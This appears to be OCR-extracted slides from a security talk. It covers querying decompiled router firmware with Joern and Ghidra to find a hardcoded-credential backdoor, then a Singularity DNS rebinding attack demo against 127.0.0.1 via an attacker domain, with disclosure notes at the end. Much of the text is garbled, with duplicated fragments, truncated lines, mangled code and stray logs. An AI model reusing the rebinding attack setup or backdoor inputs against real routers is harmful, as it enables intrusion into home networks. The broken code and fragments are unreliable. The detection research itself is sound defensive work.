 value = io.shiftleft.codepropertygraph.Cpg@425fdf53

joern> run.ossdataflow
The graph has been modified. You may want to use the `save` command to persist changes to disk.
d collectively on exit
res18: io.shiftleft.codepropertygraph.Cpg = io.shiftleft.codepropertygraph.Cpg@425fdf53
```

# Decompiled binary to source-level dataflow queries

```
joern> def decompiledBin
defined function decomp

joern> importCode.c.fro
Creating project `conso
moving cpg bin.zip to c
Creating working copy o
Loading base CPG from:
Initialzing Default over
Adding Default overla
The graph has been modi
Initializing Random Numbe
Random Number Generator
d collectively on exit
Code successfully impor
For an overview of all
Loading user preferences
res17: Option[io.shiftl
value = io.shiftleft
Trust manager disabled, ca

joern> run.ossdataflow
The graph has been modi
d collectively on exit
res18: io.shiftleft.cod
```

```
joern> cpg.call.take(20).code.1
res23: List[String] = List(
 "FUN_00402d60()",
 "getenv(\"REQUEST_METHOD\")",
 "pcVar1 = getenv(\"HTTP_MTFWU_ACT\")",
 "getenv(\"HTTP_MTFWU_ACT\")",
 "getenv(\"HTTP_SOAPACTION\")",
 "pcVar2 = getenv(\"HTTP_MTFWU_AUTH\")",
 "getenv(\"HTTP_MTFWU_AUTH\")",
 "getenv(\"HTTP_HNAP_AUTH\")",
 "pcVar3 = getenv(\"HTTP_COOKIE\")",
 "getenv(\"HTTP_COOKIE\")",
 "pcVar4 = getenv(\"HTTP_REFERER\")",
 "getenv(\"HTTP_REFERER\")",
 "getenv(\"CONTENT_TYPE\")",
 "getenv(\"CONTENT_LENGTH\")",
 "pcVar3 == (char *)0x0",
 "(char *)0x0",
 "pcVar3 = \"\"",
 "pcVar1 == (char *)0x0",
 "(char *)0x0",
 "pcVar1 = \"\"")
```

6944965871358956465`

tfwu")

71358956465/cpg-bin.tmp`

rsist changes to disk.

Blocking

PUBLIC/preferences

0.0.3\_PUBLIC/preferences

rsist changes to disk.

h.Cpg@425fdf53

# Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1
```

```
res23: List[String] = List(
```

```
"FUN_00402a60()",
```

```
"getenv(\"REQUEST_METHOD\")",
```

```
"pcVar1 = getenv(\"HTTP_MTFWU_ACT\")",
```

```
"getenv(\"HTTP_MTFWU_ACT\")",
```

```
"getenv(\"HTTP_SOAPACTION\")",
```

```
"pcVar2 = getenv(\"HTTP_MTFWU_AUTH\")",
```

```
"(char *)0x0",
```

```
)
```

```
joern> cpg.method.fullNameExact("getenv").newTagNode("attacksurface").store
```

```
joern> run.commit
```

```
The graph has been modified. You may want to use the `save` command to persist changes to disk. All changes will also be saved collectively on exit
```

```
res8: io.shiftleft.codepropertygraph.Cpg = io.shiftleft.codepropertygraph.Cpg@1b856d2a
```

```
Trust manager disabled, cace
```

```
joern> run.ossdataflow
```

```
The graph has been modified. You may want to use the `save` command to persist changes to disk. All changes will also be saved collectively on exit
```

```
res18: io.shiftleft.codepropertygraph.Cpg = io.shiftleft.codepropertygraph.Cpg@425fdf53
```

```
"getenv(\"CONTENT_LENGTH\")",
```

```
"pcVar31== (char *)0x0",
```

```
"(char *)0x0",
```

```
"pcVar3 = \"\"",
```

```
"pcVar1 == (char *)0x0",
```

```
"(char *)0x0",
```

```
"pcVar1 = \"\""
```

```
)
```

# Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1
```

```
joern> cpg.tag("attacksurface").method.callIn.code.1
```

```
res9: List[String] = List(
 "getenv(\"REQUEST_URI\")",
 "getenv(\"CONTENT_TYPE\")",
 "getenv(\"CONTENT_LENGTH\")",
 "getenv(\"CONTENT_TYPE\")",
 "getenv(\"CONTENT_TYPE\")",
 "getenv(__name)",
 "getenv(\"REQUEST_METHOD\")",
 "getenv(\"HTTP_MTFWU_ACT\")",
 "getenv(\"HTTP_SOAPACTION\")",
 "getenv(\"HTTP_MTFWU_AUTH\")",
 "getenv(\"HTTP_HNAP_AUTH\")",
 "getenv(\"HTTP_COOKIE\")",
 "getenv(\"HTTP_REFERER\")",
 "getenv(\"CONTENT_TYPE\")",
 "getenv(\"CONTENT_LENGTH\")"
)
```

```
joern> Cpg.generate
Initialia
joern> Initialia
Run, con
The graph has
collectively
res8: io.shift
Loader
Trust
```

also be saved

ices

int - DECL

STMT

## Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.l
joern> cpg.tag("attacksurface").method.callIn.code.l
res9: List[String] = List()
def sprintfTransform =
16 cpg.method.fullNameExact("sprintf")
17 .callIn
18 .where(_.argument(2).isLiteral.code(".*[xX][\\']?"))
20
23 iVar4 = sprintf((char*)(param_3 + iVar6), "%02X", (uint)*pbVar3);
getenv("HTTP_HNAP_AUTH")
getenv("CONTENT_LENGTH")
getenv("HTTP_COOKIE")
getenv("HTTP_REFERER")
getenv("CONTENT_TYPE")
getenv("CONTENT_LENGTH")
pcVar1 = "\\\"
...
```

## Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.l
res23: List[String] = List(
 "FUN_004084b4(char *param_1, char *param_2, int param_3)
 {
 FUN_00408240(param_1, sVar1, param_2, sVar2, local_24);
 iVar6 = 0;
 iVar5 = 0;
 do {
 pbVar3 = local_24 + iVar5;
 iVar5 = iVar5 + 1;
 iVar4 = sprintf((char *) (param_3 + iVar6), "%02X", (uint) *pbVar3);
 } while (iVar5 < 10);
 return iVar4;
 }
);"
)

joern> cpg.tag("attacksurface").method.callih.code.l
21 def parameterHexTransform =
22 sprintfTransform.flatMap { sprintf =>
23 def m = sprintf.method
24 if(m.parameter.where(sprintf.argument(1).reachableBy(_)).size >= 1 &&
25 m.parameter.where(sprintf.argument(3).reachableBy(_)).size >= 1) {
26 Some(m)
27 } else {
28 None
29 }
30 }
31 }
```

```
16 24
17 25
joern 18 26
19 27
joern 20 28
The grap 29
collect 30
res8: io 31
```

```
Trust 17 FUN_00408240(param_1, sVar1, param_2, sVar2, local_24);
18 iVar6 = 0;
19 iVar5 = 0;
20 do {
21 pbVar3 = local_24 + iVar5;
22 iVar5 = iVar5 + 1;
23 iVar4 = sprintf((char *) (param_3 + iVar6), "%02X", (uint) *pbVar3);
}
```

```
res23 = list[Strand] take (20) (code.1
```

joerns

joern20

The graph

collecte

res8: 10

```
Trust managed 2 void FUN_004084b4(char *param_1, char *param_2, int param_3)
```

```

17 FUN_00408240(param_1,sVar1,param_2,sVar2,local_24);
18 iVar6 = 0;
19 iVar5 = 0;
20 do {
21 pbVar3 = local_24 + iVar5;
22 iVar5 = iVar5 + 1;
23 iVar4 = sprintf((char *)(param_3 + iVar6),"%02X",(uint)*pbVar3);

```

## Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1
```

```
32 def cmpTransform =
33 parameterHexTransform.flatMap { m =>
34 def relevantCallers =
35 m.caller.filter { cm =>
36 cm.call.methodFullNameExact("strcmp").argument.reachableBy(cm.parameter).1.size > 0
37 }.filter { cm =>
38 m.parameter.reachableBy(cm.parameter).1.size > 0
39 }
40 if (relevantCallers.size > 0) {
41 Some(relevantCallers)
42 } else {
43 None
44 }
45 }.flatten
46
```

```
2 int FUN_004088f0(char *param_1,char *param_2,undefined4 param_3)
```

```
4 {
```

```
28 FUN_004084b4(param_3,auStack164,acStack524);
```

```
29 iVar3 = strcmp(param_2,acStack524);
```

```
30 if (iVar3 == 0) {
```

```
23 iVar4 = sprintf((char *) (param_3 + iVar6), "%02X", (uint) *pbVar3);
```

# Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.1
```

```
32 def cmpTransform = ("attacksurface").method.callIn.code.1
33 21 parameter externalTransform flatMap form =>
34 22 def relevantCallers = form.flatMap { sprintf =>
35 23 m.caller.filter { cm =>
36 16 24 de cm.call.methodFullNameExact("strcmp").argument.reachableBy(cm.parameter).1.size > 0
37 47 def hardcodedCreds =
38 48 cmpTransform.dedupBy(_.fullName).flatMap{ tc =>
39 18 49 def fromOutside = cpg.tag("attacksurface").method.callIn
40 19 50 val reachable = tc.parameter.reachableBy(fromOutside).dedup.1
41 51 if (reachable.size >= 2) {
42 20 52 Some((tc, reachable))
43 53 } else {
44 54 None
45 55 }
46 True 56 }
57 }
```

```
14 pcVar1 = getenv("HTTP_MTFWU_ACT");
15 getenv("HTTP_SOAPACTION");
16 pcVar2 = getenv("HTTP_MTFWU_AUTH");
17 getenv("HTTP_HNAP_AUTH");
18 pcVar3 = getenv("HTTP_COOKIE");
19 pcVar4 = getenv("HTTP_REFERER");
```

```
46 iVar5 = FUN_004088f0(pcVar3,pcVar2,pcVar1);
47 if (iVar5 == 0) {
```

```
68 iVar5 = strcmp(pcVar1,"FWUpload");
69 if (iVar5 == 0) {
70 iVar5 = FUN_00406204(&LAB_00408994+1,0,0x28000000);
```

# Decompiled binary to source-level dataflow queries

```
32 def cmpTransform = tag("attacks")
33 parameterHexTransform.flat
34 22 def relevantCallers =
35 23 m.caller.filter { cm =>
36 16 24 cm.call.methodFullName
37 17 24 } def hardcodedCreds =
38 17 24 m.call.methodFullName
39 18 24 } def fromOutside =
40 19 250 if (relevantCallers.size > 0) {
41 20 251 Some((tc, reachable) => {
42 21 252 } else { Some((tc, reachable) => {
43 22 253 None } else {
44 23 254 } None }
45 24 255 flatten)
46 25 256 }
47 26 257 }
48 27 258 }
49 28 259 }
50 29 260 }
51 30 261 }
52 31 262 }
53 32 263 }
54 33 264 }
55 34 265 }
56 35 266 }
57 36 267 }
```

```
1 import io.shiftleft.codepropertygraph.Cpg
2 import io.shiftleft.semanticcpg.language._
3 import scala.io.Source
4
5 @main def exec(binaryIn: String) = {
6 importCode Ghidra(binaryIn)
7 val decompiledBinary = cpg.method.dumpRaw.mkString("\n")
8 val entry = Source.fromFile("entry.c").getLines.mkString
9 importCode c.fromString(decompiledBinary + "\n\n" + entry)
10 run.ossdataflow
11
12 cpg.method.fullNameExact("getenv").newTagNode("attacksurface").store
13 run.commit
14
15 def sprintfTransform =
16 cpg.method.fullNameExact("sprintf")
17 .callIn
18 .where(_._argument(2).isLiteral.code("[xX][V"]*))
19
20 def parameterHexTransform =
21 sprintfTransform.flatMap { sprintf =>
22 def m = sprintf.method
23 if (m.parameter.where(sprintf._argument(1).reachableBy(_)).size >= 1 &&
24 m.parameter.where(sprintf._argument(2).reachableBy(_)).size >= 1) {
25 Some(m)
26 } else {
27 None
28 }
29 }
30
31 def cmpTransform =
32 parameterHexTransform.flatMap { m =>
33 def relevantCallers =
34 m.caller.filter { cm =>
35 cm.call.methodFullNameExact("strcmp").argument.reachableBy(cm.parameter).l.size > 0
36 }.filter { cm =>
37 m.parameter.reachableBy(cm.parameter).l.size > 0
38 }
39 if (relevantCallers.size > 0) {
40 Some(relevantCallers)
41 } else {
42 None
43 }
44 }.flatten
45
46 def hardcodedCreds =
47 cmpTransform.dedupBy(_._fullName).flatMap { tc =>
48 def fromOutside = cpg.tag("attacksurface").method.callIn
49 val reachable = tc.parameter.reachableBy(fromOutside).dedup.l
50 if (reachable.size > 0) {
51 Some((tc, reachable))
52 } else {
53 None
54 }
55 }
56
57 if (hardcodedCreds.size > 0) {
58 hardcodedCreds.foreach { backdoor =>
59 println("Hardcoded credentials found: ")
60 println(" method = " + backdoor._1.fullName + " ")
61 backdoor._2.foreach { c =>
62 println(" input = " + c.code + " ")
63 }
64 }
65 } else {
66 println("No hardcoded credentials found.")
67 }
68 }
69
70
```

```
parameter).l.size > 0
By(_)).size >= 1 &&
By(_)).size >= 1) {
```

```
p.l[0][2])
```

changes will also be saved

```
, (uint)*pbVar3);
```

```
param_3)
```

```
ned4 param_3)
```

```
ph.Cpg@425fdbf53
```

```
nt)*pbVar3);
x28000000);
```

# Decompiled binary to source-level dataflow queries

```
1 import io.shiftleft.codepropertygraph.Cpg
2 import io.shiftleft.semanticsql.Languages
3 import io.shiftleft.semanticsql.Languages
```

```
32
33 ✨claudiu@win95 joern (master) $./joern --script hardcoded_creds.sc --params binaryIn=./artifacts/mtfwu
34 executing /home/claudiu/src/joern/hardcoded_creds.sc with params=Map(binaryIn -> ./artifacts/mtfwu)
35 Compiling /home/claudiu/src/joern/hardcoded_creds.sc
36 Creating project `mtfwu11` for code at `./artifacts/mtfwu`
37 Initializing SSL Context
38 Initializing Random Number Generator...
39 Random Number Generator initialization complete: NativePRNGNonBlocking
40 Loading user preferences: /home/claudiu/.ghidra/.ghidra_10.0_PUBLIC/preferences
41 Loading previous preferences: /home/claudiu/.ghidra/.ghidra_10.0.3_PUBLIC/preferences
42 Trust manager disabled, cacerts have not been set
43 Creating project: /tmp/ghidra2cpg_tmp10538346910971040603/defaultProject
44 54 } None sprintf("%02X", (uint)*pbVar3);
45 55 flatten}
46 Hardcoded credentials found:
 method => `FUN_004088f0`
 input => `getenv("HTTP_COOKIE")`
 input => `getenv("HTTP_MTFWU_ACT")`
 input => `getenv("HTTP_MTFWU_AUTH")`
script finished successfully
()
✨claudiu@win95 joern (master) $
```

```
22 30 68 ar51f (iVar5) = sprintf("%02X", (uint)*pbVar3);
23 69 iVar4 = sprintf("%02X", (uint)*pbVar3);
70 70 iVar5 = FUN_00406204(6LAB_00406994+1, 0, 0x28000000);
```

[illegible][illegible]



[illegible][illegible][illegible][illegible]

# Final touches

EC2 > Instances > i-0e944ef498aa2e911

## Instance summary for i-0e944ef498aa2e911

Info



Connect

Instance state ▼

Actions ▼

Updated less than a minute ago

Instance ID

i-0e944ef498aa2e911

Public IPv4 address

54.146.251.188 | [open address](#)

Private IPv4 addresses

172.30.0.114

IPv6 address

—

Instance state

Running

Public IPv4 DNS

—

Private IPv4 DNS

ip-172-30-0-114.ec2.internal

Instance type

t3.medium

Elastic IP addresses

—

VPC ID

vpc-398c855e

AWS Compute Optimizer finding

Opt-in to AWS Compute Optimizer for recommendations. | [Learn more](#)

IAM Role

—

Subnet ID

subnet-e751d3ae

Details

Security

Networking

Storage

Status checks

Monitoring

Tags

### ▼ Instance details Info

Platform

Ubuntu (Inferred)


AMI ID

ami-09e67e426f25ce0d7

Monitoring

disabled

## Final touches



```

ubuntu@ip-172-30-0-114:~/singularity$ sudo ./singularity-server --HTTPServerPort 8080
Temporary secret: 8ead7f4a47bc809d6679425d9ff320488fa9690d
2021/11/18 15:37:43 Main: Starting DNS Server at 53
2021/11/18 15:37:43 HTTP: starting HTTP Websockets/Proxy Server on :3129
2021/11/18 15:37:43 HTTP: starting HTTP Server on :8080
2021/11/18 15:37:51 HTTP: GET /manager.html from 89.204.137.156:9242
2021/11/18 15:37:52 HTTP: GET /manager.js from 89.204.137.156:26010
2021/11/18 15:37:52 HTTP: GET /servers from 89.204.137.156:17385
{"ServerInformation":[{"Port":"8080"}],"AllowDynamicHTTPServers":false}
2021/11/18 15:37:52 HTTP: GET /manager-config.json from 89.204.137.156:4677
2021/11/18 15:37:56 DNS: Received A query: s-54.158.242.188-127.0.0.1-2217541279-fs-e.dYNAmIc.DnS1337.xyz. from: 6
2.52.52.2:1458
2021/11/18 15:37:56 DNS: Parsed query: &{54.158.242.188 127.0.0.1 2217541279 fs .dYNAmIc.DnS1337.xyz.}
2021/11/18 15:37:56 DNS: session exists: false
2021/11/18 15:37:56 DNS: in DNSRebindFromQueryFirstThenSecond
2021/11/18 15:37:56 DNS: response: s-54.158.242.188-127.0.0.1-2217541279-fs-e.dYNAmIc.DnS1337.xyz. 0 IN A 54.158.2
42.188
2021/11/18 15:38:10 DNS: Received A query: s-54.146.251.188-127.0.0.1-2309784545-fs-e.Dynamic.dNS1337.xyz. from: 6
2.52.52.2:60948
2021/11/18 15:38:10 DNS: Parsed query: &{54.146.251.188 127.0.0.1 2309784545 fs .Dynamic.dNS1337.xyz.}
2021/11/18 15:38:10 DNS: session exists: false
2021/11/18 15:38:10 DNS: in DNSRebindFromQueryFirstThenSecond
2021/11/18 15:38:10 DNS: response: s-54.146.251.188-127.0.0.1-2309784545-fs-e.Dynamic.dNS1337.xyz. 0 IN A 54.146.2
51.188
2021/11/18 15:38:10 HTTP: GET /soopayload.html?rnd=0.3356311320367228 from 89.204.137.156:26707

```

# Final touches

```
1 import io,shifftleft,codepropertygraph,Cpg
2 import io,shifftleft,semanticcpg,language
3 import sys,io,shifftleft

EC2 > Instances > I-Oe944ef498aa2e911
ubuntu@ip-172-30-0-114:~/singularity$ sudo ./singularity-server --HTTPServerPort 8080
Temporary secret: InSe47f4a47b6809d6a79425d9ff320488fa9690d
2021/11/18 15:37:43 Main: Starting DNS Server at 53

Connect Instance state Actions
Singularity of Origin DNS Rebinding Attack
This attack typically takes ~1 min to work. This duration can be reduced to ~3s with the appropriate options. Check the documentation. Try the new, experimental HTTP port scanner. Test the automatic identification of vulnerable services on your network upon visiting this page.
Attack Host Domain dynamic.dns1337.xyz
Attack Host 54.146.251.188 Target Host 127.0.0.1
Target Port
Attack Payload
Start Attack
Please wait for DNS cache
Simple Fetch Get
target: 127.0.0.1:80
967071538, strategy:
rebinding successful
OK
```

Attack Successful from rebinder.dns1337.xyz.  
Origin:  
http://54.146.251.188:127.0.0.1:967071538-fs-e.dynamic.dns1337.xyz:8080.  
Target home page contents:  
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">  
<html>  
<head>  
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">  
<title>Directory listing for /</title>  
</head>  
<body>  
<h1>Directory listing for /</h1>  
<hr>  
<ul>  
<li><a href="/GRANDMAS\_SECRET\_RECIPE">GRANDMAS\_SECRET\_RECIPE</a>  
</li>  
</ul>  
</body>  
</html>

```
64 bytes from 1.1.1.1: icmp_seq=540 ttl=53 time=19.3 ms
64 bytes from 1.1.1.1: icmp_seq=541 ttl=53 time=39.7 ms
64 bytes from 1.1.1.1: icmp_seq=542 ttl=53 time=36.4 ms
64 bytes from 1.1.1.1: icmp_seq=543 ttl=53 time=29.9 ms
64 bytes from 1.1.1.1: icmp_seq=544 ttl=53 time=30.5 ms
64 bytes from 1.1.1.1: icmp_seq=545 ttl=53 time=31.4 ms
64 bytes from 1.1.1.1: icmp_seq=546 ttl=53 time=28.3 ms
64 bytes from 1.1.1.1: icmp_seq=547 ttl=53 time=27.1 ms
64 bytes from 1.1.1.1: icmp_seq=548 ttl=53 time=53.9 ms
64 bytes from 1.1.1.1: icmp_seq=549 ttl=53 time=45.5 ms
64 bytes from 1.1.1.1: icmp_seq=550 ttl=53 time=42.7 ms
64 bytes from 1.1.1.1: icmp_seq=551 ttl=53 time=38.4 ms
64 bytes from 1.1.1.1: icmp_seq=552 ttl=53 time=39.2 ms
64 bytes from 1.1.1.1: icmp_seq=553 ttl=53 time=38.7 ms
64 bytes from 1.1.1.1: icmp_seq=554 ttl=53 time=34.5 ms
64 bytes from 1.1.1.1: icmp_seq=555 ttl=53 time=33.7 ms
64 bytes from 1.1.1.1: icmp_seq=556 ttl=53 time=30.9 ms
64 bytes from 1.1.1.1: icmp_seq=557 ttl=53 time=29.9 ms
64 bytes from 1.1.1.1: icmp_seq=558 ttl=53 time=28.7 ms
64 bytes from 1.1.1.1: icmp_seq=559 ttl=53 time=45.0 ms
64 bytes from 1.1.1.1: icmp_seq=560 ttl=53 time=44.8 ms
64 bytes from 1.1.1.1: icmp_seq=561 ttl=53 time=42.4 ms
64 bytes from 1.1.1.1: icmp_seq=562 ttl=53 time=41.5 ms
64 bytes from 1.1.1.1: icmp_seq=563 ttl=53 time=39.7 ms
64 bytes from 1.1.1.1: icmp_seq=564 ttl=53 time=36.7 ms
64 bytes from 1.1.1.1: icmp_seq=565 ttl=53 time=48.1 ms
64 bytes from 1.1.1.1: icmp_seq=566 ttl=53 time=33.1 ms
64 bytes from 1.1.1.1: icmp_seq=567 ttl=53 time=31.5 ms
64 bytes from 1.1.1.1: icmp_seq=568 ttl=53 time=26.2 ms
```

The screenshot displays a terminal window with a green grid background. The terminal is split into two panes. The top pane shows the output of a Singularity server, and the bottom pane shows the output of a Singularity client.

**Top Pane (Server Output):**

```

32 ubuntu@ip-172-30-0-114:~/singularity$ sudo ./singularity-server --HTTPServerPort 8080
33 Temporary server started on port 8080
34 2021/11/18 19:37:44 [INFO] 172.30.0.114:8080 - GET /v1/artifacts/mtfwu
35 2021/11/18 19:37:44 [INFO] 172.30.0.114:8080 - GET /v1/artifacts/mtfwu
36 2021/11/18 19:37:44 [INFO] 172.30.0.114:8080 - GET /v1/artifacts/mtfwu
37 2021/11/18 19:37:44 [INFO] 172.30.0.114:8080 - GET /v1/artifacts/mtfwu
38 2021/11/18 19:37:44 [INFO] 172.30.0.114:8080 - GET /v1/artifacts/mtfwu
39 2021/11/18 19:37:44 [INFO] 172.30.0.114:8080 - GET /v1/artifacts/mtfwu
40 2021/11/18 19:37:44 [INFO] 172.30.0.114:8080 - GET /v1/artifacts/mtfwu
41 2021/11/18 19:37:44 [INFO] 172.30.0.114:8080 - GET /v1/artifacts/mtfwu
42 2021/11/18 19:37:44 [INFO] 172.30.0.114:8080 - GET /v1/artifacts/mtfwu
43 2021/11/18 19:37:44 [INFO] 172.30.0.114:8080 - GET /v1/artifacts/mtfwu
44 2021/11/18 19:37:44 [INFO] 172.30.0.114:8080 - GET /v1/artifacts/mtfwu
45 2021/11/18 19:37:44 [INFO] 172.30.0.114:8080 - GET /v1/artifacts/mtfwu
46 2021/11/18 19:37:44 [INFO] 172.30.0.114:8080 - GET /v1/artifacts/mtfwu

```

**Bottom Pane (Client Output):**

```

69 var4 = sprintf("%02X", (uint)*pbVar3);
70 if (var5 == 0) {
 println("No hardware addresses found.");
 return;
}
var5 = FUN_00406204(5LAB_00406994+1, 0, 0x28000000);

```

## Notes on disclosure

- First contact to the vendor was made in mid August 21 (>90 days ago) via the designated channels
- A critical vulnerability was shared with the vendor at the time
- The vendor forwarded the information to the research and development team, which never got back to us
- We contacted the vendor again in early November 21, asking about our previous report, providing additional vulnerabilities and telling them about this talk
- No response

## Conclusion

- Making the disassembly of a program available for graph querying already allows for automated attack surface enumeration and gadget extraction
- Once you augment the representation with the output of a decompiler, querying capabilities are close to those of source code
- This is possible because Joern's parsers are designed with hackers in mind: they work even if only fragments of code are available that fell off a truck => for a parser like that, Ghidra's decompiler-output is tame.
- Certain consumer-grade routers are remarkably insecure to a point where they provide a viable entry point into home networks

Questions?